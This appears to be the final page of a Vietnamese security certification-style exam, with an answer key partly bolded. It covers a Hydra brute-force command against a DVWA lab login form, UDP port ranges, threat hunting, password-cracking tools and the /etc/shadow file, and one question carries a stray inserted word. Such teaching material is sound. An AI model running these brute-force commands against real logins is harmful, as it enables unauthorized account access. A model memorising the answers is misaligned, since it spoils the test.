A. hydra -l admin -P dvwa_wordlist 192.168.1.52 http-post-form "/dvwa/login.php:user=^USER^&pass=^PASS^&Login=Login:Login failed" -V

B. hydra -l admin -P dvwa_wordlist 192.168.1.52 http-get-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V

C. hydra -l admin -p dvwa_wordlist 192.168.1.52 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V

D. hydra -l admin -P dvwa_wordlist 192.168.1.52 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -V

Câu 57. Trong quá trình kiểm thử, Alice cần xác định phạm vi của tất cả các cổng dịch vụ UDP có thể chạy trên hệ thống. Lựa chọn nào dưới đây là chính xác?

A. 1-1024 **B**. 1-65535

C. 1-16383 **D**. 1-32767

Câu 58. Brian đang đặt giả thiết rằng hệ thống của tổ chức đã bị tấn công. Anh ấy đang đặc biệt tìm kiếm các dấu hiệu cho thấy các máy chủ có thể đã bị xâm nhập trong quá khứ để chứng minh giả thiết của mình là đúng. Thuật ngữ nào dưới đây mô tả hoạt động của Brian?

A. Vulnerability scanning **B**. Threat hunting

C. Penetration testing **D**. Software testing

Câu 59. Grep-o-matic Công cụ nào dưới đây **KHÔNG** được sử dụng để tấn công Brute force trong quá trình bẻ khóa mật khẩu?

A. John the Ripper **B**. Hydra **C**. Hashcat **D**. Pwdump7

Câu 60. Mật khẩu người dùng dưới dạng mã hóa của hệ điều hành Linux được lưu trữ trong tập tin nào dưới đây?

A. /etc/sudoer **B**. /etc/passwd **C**. /etc/shadow **D**. /usr/passwd

---------- *Hết* ----------